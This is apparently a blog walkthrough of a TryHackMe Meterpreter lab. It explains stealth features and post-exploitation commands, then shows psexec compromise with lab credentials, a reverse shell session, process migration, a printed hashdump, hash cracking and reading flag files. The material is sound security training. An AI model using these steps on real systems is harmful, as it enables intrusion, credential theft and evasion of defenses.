Task 1: Introduction to Meterpreter

Meterpreter is a payload in the Metasploit framework, primarily used for penetration testing. It runs on the target system as an agent within a command and control setup, providing various functions to interact with the target’s operating system, files, and processes. Meterpreter has different versions tailored for specific target systems, offering a wide array of capabilities.

Meterpreter operates uniquely in that it runs entirely in memory on the target system. It doesn't install any files or leave traces on the disk, a feature designed to evade detection by antivirus software, which typically scans files stored on disk. By staying in memory (RAM), Meterpreter avoids being identified by file-based security scans since there's no file like "meterpreter.exe" written to the system's storage.

Furthermore, Meterpreter uses encrypted communication channels with the attacker's system, often utilizing TLS encryption, to bypass network-based detection tools such as Intrusion Detection Systems (IDS) or Intrusion Prevention Systems (IPS). If the target organization does not decrypt and inspect encrypted traffic, the actions of Meterpreter will remain undetected by these systems.

For instance, when running on a Windows target, Meterpreter may show up with a process ID (PID) that appears as a legitimate system process. In one example, a Meterpreter session running with the MS17-010 exploit shows a PID of 1304, which corresponds to the `spoolsv.exe` process, rather than the expected `meterpreter.exe`. This process list can be checked with the `ps` command, and even if further investigation into the DLLs used by the process is done, no obvious sign of Meterpreter will be visible.

The stealth features of Meterpreter also include its ability to avoid detection via DLLs or direct process names. For example, even after examining a process with the `tasklist` command, there would be no obvious indication that Meterpreter is present, as it uses system DLLs (e.g., `ntdll.dll`, `kernel32.dll`, etc.) and does not inject a distinct malicious DLL into the system.

While Meterpreter does provide some degree of stealth and can evade detection from basic antivirus software and network defenses, it is still recognized by most antivirus programs, which may eventually detect it.

Questions

No answer needed

> **Answer**: No answer needed

Task 2: Meterpreter Flavors

Metasploit payloads can be initially divided into two categories:

- **Inline** (also called single): Larger. Payload is sent in one step.
- **Staged:** Smaller, since payload is sent in two steps. First the initial part (stager) is installed, and then the rest of the payload is requested.

In addition to this division, meterpreter has a wide range of different versions you can choose from based on your target system. You can list all payloads by using the following command:

```
msfvenom --list payloads
```

You can then add pipe and the `grep meterpreter` command to only show payloads that include a meterpreter payload.

Your decision on which version of Meterpreter to use is dependant on different factors:

1. The target OS
2. Components on the target system (Python, PHP website etc.)
3. Network connection types (TCP/HTTPS/IP6)

When using a module, you can write `show payloads` to list available payloads for that specific module.

Questions

No answer needed

> **Answer**: No answer needed

Task 3: Meterpreter Commands

Next we will cover the different available commands when in a meterpreter session. These run on the target system without loading other scripts or executable files.

A very useful command is `help`. This lists all available commands. If you run the help command, you will see Meterpreter commands are listed under different categories.

Core commands

- *background:* Backgrounds the current session
- *exit:* Terminate the Meterpreter session
- *guid:* Get the session GUID (Globally Unique Identifier)
- *help:* Displays the help menu
- *info:* Displays information about a Post module
- *irb:* Opens an interactive Ruby shell on the current session
- *load:* Loads one or more Meterpreter extensions
- *migrate:* Allows you to migrate Meterpreter to another process
- *run:* Executes a Meterpreter script or Post module
- *sessions:* Quickly switch to another session

File system commands

- *cd:* Will change directory
- *ls:* Will list files in the current directory (dir will also work)
- *pwd:* Prints the current working directory
- *edit:* will allow you to edit a file
- *cat:* Will show the contents of a file to the screen
- *rm:* Will delete the specified file
- *search:* Will search for files
- *upload:* Will upload a file or directory
- *download:* Will download a file or directory

Networking commands

- *arp:* Displays the host ARP (Address Resolution Protocol) cache
- *ifconfig:* Displays network interfaces available on the target system
- *netstat:* Displays the network connections
- *portfwd*: Forwards a local port to a remote service
- *route*: Allows you to view and modify the routing table

System commands

- *clearev*: Clears the event logs
- *execute*: Executes a command
- *getpid*: Shows the current process identifier
- *getuid*: Shows the user that Meterpreter is running as
- *kill*: Terminates a process
- *pkill*: Terminates processes by name
- *ps*: Lists running processes
- *reboot*: Reboots the remote computer
- *shell*: Drops into a system command shell
- *shutdown*: Shuts down the remote computer
- *sysinfo*: Gets information about the remote system, such as OS

Others Commands

- *idletime*: Returns the number of seconds the remote user has been idle
- *keyscan_dump*: Dumps the keystroke buffer
- *keyscan_start*: Starts capturing keystrokes
- *keyscan_stop*: Stops capturing keystrokes
- *screenshare*: Allows you to watch the remote user's desktop in real time
- *screenshot*: Grabs a screenshot of the interactive desktop
- *record_mic*: Records audio from the default microphone for X seconds
- *webcam_chat*: Starts a video chat
- *webcam_list*: Lists webcams

- *webcam_snap*: Takes a snapshot from the specified webcam
- *webcam_stream*: Plays a video stream from the specified webcam
- *getsystem:* Attempts to elevate your privilege to that of local system
- *hashdump*: Dumps the contents of the SAM database

Questions

No answer needed

> **Answer**: No answer needed

Task 4: Post-Exploitation with Meterpreter

Once you have gained access with meterpreter, we are in what we call a post-exploitation phase. Meterpreter provides us with many useful commands at this point. We will cover some of the important ones here:

```
getuid
```

The getuid command will display the user with which Meterpreter is currently running. This will give you an idea of your possible privilege level on the target system.

```
ps
```

The ps command will list running processes. The PID column will also give you the PID information you will need to migrate Meterpreter to another process.

```
migrate
```

This command allows Meterpreter to migrate to another process, giving the possibility to interact with it. Ff you see a word processor running on the target (e.g. word.exe, notepad.exe, etc.), you can migrate to it and start capturing keystrokes sent by the user to this process. Some Meterpreter versions will offer you the `keyscan_start`, `keyscan_stop`, and `keyscan_dump` command options to make Meterpreter act like a keylogger.

Migrating to another process may also help you to have a more stable Meterpreter session. To migrate to any process, you need to type the migrate command followed by the PID of the desired target process. Be careful; you may lose your user privileges if you migrate from a higher privileged (e.g. SYSTEM) user to a process started by a lower privileged user (e.g. webserver).

```
hashdump
```

The hashdump command will list the content of the SAM database. The SAM (Security Account Manager) database stores user's passwords on Windows systems. While it is not mathematically possible to "crack" these hashes, you may still discover the cleartext password using online NTLM databases or a rainbow table attack.

```
search
```

The search command is useful to locate files with potentially juicy information. In a CTF context, this can be used to quickly find a flag or proof file, while in actual penetration testing engagements, you may need to search for user-generated files or configuration files that may contain password or account information.

```
shell
```

The shell command will launch a regular command-line shell on the target system. Pressing CTRL+Z will help you go back to the Meterpreter shell.

Questions

No answer needed

> **Answer**: No answer needed

Task 5: Post-Exploitation Challenge

I hope it is clear that Meterpreter provides several important post-exploitation tools. It is also possible to load additional tools by using the `load` command. This allows us for example to load the whole Python language. Once any additional tool is loaded using the load command, you will see new options on the help menu.

It is now time to practice our new knowledge. The questions below will help you have a better understanding of how Meterpreter can be used in post-exploitation.

You can use the credentials below to simulate an initial compromise over SMB (Server Message Block) (using exploit/windows/smb/psexec)

Username: ballen

Password: Password1

Questions

What is the computer name?

Startup *msfconsole* by running `msfconsole`, and enter the following command:

```
use exploit/windows/smb/pasexec
```

```
msf5 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                                 yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty
listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,
C$,...) or a normal read/write folder share
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as
```

Loading the pasexec module

Set the relevant options, in this case RHOSTS (target ip), SMBPass (Password1) and SMBUser (ballen).

```
set RHOSTS <target ip>
set SMBPass Password1
set SMBUser ballen
```

Finish by entering `run`! You should have a meterpreter session now.

Let's try some of the commands that we learned. To answer the question we can use `sysinfo`:

```
meterpreter > sysinfo
Computer        : ACME-TEST
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : FLASH
Logged On Users : 7
Meterpreter     : x86/windows
```

Checking out sysinfo

The computer name is the first entry.

> **Answer**: ACME-TEST

What is the target domain?

This one is also given on the above screenshot.

> **Answer**: FLASH

What is the name of the share likely created by the user?

It is time to use some port-exploitation commands. We do this by loading other modules, which we can do after backgrounding our Meterpreter session.
Start by backgrounding meterpreter (*Control-Z*). Take a look at the session ID by entering `sessions -l`. This will probably be 1. We need this in the next step.

```
msf5 exploit(windows/smb/psexec) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ACME-TEST  10.10.150.174:4444 -> 10.10.3.124:551
37 (10.10.3.124)
```

Listing the running sessions

Search for the right module by entering `search enum`. This came up:

```
   81  post/windows/gather/enum_shares
indows Gather SMB Share Enumeration via Registry
```

Finding the enum_shares module

This sounds interesting. This module needs to run on a session, and that is why we noted the session ID earlier.
Load the module and set the session option to 1 (or something else in your case?).

```
msf5 exploit(windows/smb/psexec) > use 81
msf5 post(windows/gather/enum_shares) > show options

Module options (post/windows/gather/enum_shares):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CURRENT  true             yes       Enumerate currently configured shares
   ENTERED  true             yes       Enumerate Recently entered UNC Paths in the Run Dialog
   RECENT   true             yes       Enumerate Recently mapped shares
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/enum_shares) > set session 1
session => 1
msf5 post(windows/gather/enum_shares) > run

[*] Running against session 1
[*] The following shares were found:
[*]     Name: SYSVOL
[*]
[*]     Name: NETLOGON
[*]
[*]     Name: speedster
[*]
[*] Post module execution completed
```

Loading and running the enum_shares module

Since the username is ballen (Barry Allen, aka the Flash), and the domain was called FLASH I am going to guess the answer is speedster.

> **Answer**: speedster

What is the NTLM hash of the jchambers user?

Well, this was a new thing for me. I tried entering the meterpreter session again by entering `sessions -i 1`. Then I tried to run hashdump, but this did not work.

Some quick googling lead pinpointed me to the `migrate` command. Migrating to a system process in Meterpreter can grant you more privileges, but there are other benefits:

1. **Higher Privileges**: Migrating to a system process (such as lsass.exe or services.exe on Windows) can allow your payload to run with higher privileges (such as SYSTEM or NT AUTHORITY\SYSTEM), which can give you access to sensitive system-level resources and functionality. This is often necessary for more advanced actions or persistence.
2. **Stability**: User-level processes may be more easily detected and terminated by anti-virus software or by system administrators. Migrating to a system process helps you hide your payload from detection tools and makes it less likely to be killed, as system processes are crucial for the operating system to function.

3. **Bypassing User Restrictions**: If your current session is running with limited user privileges (like a regular user account), migrating to a system process can help bypass these restrictions, allowing you to interact with the system in ways you couldn't as a non-privileged user.
4. **Evasion**: Migrating to a trusted system process can help evade detection and monitoring software, which often focuses on user-level processes. A process running as SYSTEM or within a trusted system process is less likely to be flagged by security monitoring tools.

I hope that helps understanding this proces.

I listed all processes by using `ps`. Then I migrated to a SYSTEM process to give us higher privileges:

```
 2256  748   spoolsv.exe                          x64   0        NT AUTHORITY\SYSTEM
dows\System32\spoolsv.exe
 2320  748   svchost.exe                          x64   0        NT AUTHORITY\SYSTEM
dows\System32\svchost.exe
 2336  748   svchost.exe                          x64   0        NT AUTHORITY\LOCAL SERVICE
dows\System32\svchost.exe
 2360  748   amazon-ssm-agent.exe                 x64   0        NT AUTHORITY\SYSTEM
gram Files\Amazon\SSM\amazon-ssm-agent.exe
 2412  748   svchost.exe                          x64   0        NT AUTHORITY\SYSTEM
dows\System32\svchost.exe
 2448  748   LiteAgent.exe                        x64   0        NT AUTHORITY\SYSTEM
gram Files\Amazon\XenTools\LiteAgent.exe
 2472  748   dfsrs.exe                            x64   0        NT AUTHORITY\SYSTEM
dows\System32\dfsrs.exe
 2484  748   Microsoft.ActiveDirectory.WebServices.exe  x64   0        NT AUTHORITY\SYSTEM
dows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
 2492  748   dfssvc.exe                           x64   0        NT AUTHORITY\SYSTEM
dows\System32\dfssvc.exe
 2500  748   ismserv.exe                          x64   0        NT AUTHORITY\SYSTEM
dows\System32\ismserv.exe
 2596  748   dns.exe                              x64   0        NT AUTHORITY\SYSTEM
dows\System32\dns.exe
 2952  748   vds.exe                              x64   0        NT AUTHORITY\SYSTEM
dows\System32\vds.exe
 2976  2360  ssm-agent-worker.exe                 x64   0        NT AUTHORITY\SYSTEM
gram Files\Amazon\SSM\ssm-agent-worker.exe
 2984  2976  conhost.exe                          x64   0        NT AUTHORITY\SYSTEM
dows\System32\conhost.exe
 3176  688   LogonUI.exe                          x64   1        NT AUTHORITY\SYSTEM
dows\System32\LogonUI.exe
 3624  748   msdtc.exe                            x64   0        NT AUTHORITY\NETWORK SERVIC
dows\System32\msdtc.exe

meterpreter > migrate 2256
[*] Migrating from 2020 to 2256...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a9ac3de200cb4d510fed7610c7037292:::
ballen:1112:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
jchambers:1114:aad3b435b51404eeaad3b435b51404ee:69596c7aa1e8daee17f8e78870e25a5c:::
jfox:1115:aad3b435b51404eeaad3b435b51404ee:c64540b95e2b2f36f0291c3a9fb8b840:::
lnelson:1116:aad3b435b51404eeaad3b435b51404ee:e88186a7bb7980c913dc90c7caa2a3b9:::
erptest:1117:aad3b435b51404eeaad3b435b51404ee:8b9ca7572fe60a1559686dba90726715:::
ACME-TEST$:1008:aad3b435b51404eeaad3b435b51404ee:78d6c55c6999d77ae89dcd9af32d6035:::
```

Migrating processes and afterwards accessing user hashes

Now hashdump works.

Note: according to the hint you have to migrate to lsass.exe, but I used another system process. I assume any system process will theoretically work.

> **Answer**: 69596c7aa1e8daee17f8e78870e25a5c

What is the cleartext password of the jchambers user?

According to the theory of task 4, we can use online NTLM databases to find the password, since it is mathematically it is impossible to crack a NTLM hash. I entered the hash at https://crackstation.net/ and got the answer.

> **Answer**: Trustno1

Where is the “secrets.txt” file located?

This one is easy. Simply enter the following command in the meterpreter session:

```
search -f secrets.txt
```

The search might take a while, so grab a coffee!

> **Answer**: c:\Program Files (x86)\Windows Multimedia Platform

What is the Twitter password revealed in the “secrets.txt” file?

Enter the following command:

```
cat "c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt"
```

Remember the citation marks. This is because of all the spaces in the path.

> **Answer**: KDSvbsw3849!

Where is the “realsecret.txt” file located?

Same command as before, just use the search command:

```
search -f realsecret.txt
```

> **Answer**: c:\inetpub\wwwroot


What is the real secret?

You know the drill. Just use the cat command:

```
meterpreter > cat "c:\inetpub\wwwroot\realsecret.txt"
The Flash is the fastest man alivemeterpreter >
```

Reading the real secret

Since it is located in the wwwroot folder we can also see it in our browser:



Same file on the web server

> **Answer**: The Flash is the fastest man alive

Conclusion

We are done! Great job. I hope you liked this walkthrough on the TryHackMe: Metasploit Meterpreter room. Find more of my walkthroughs here.

Like my articles?

You are welcome to comment this article, and please share with your friends!
I would be so grateful if you support me by buying me a cup of coffee: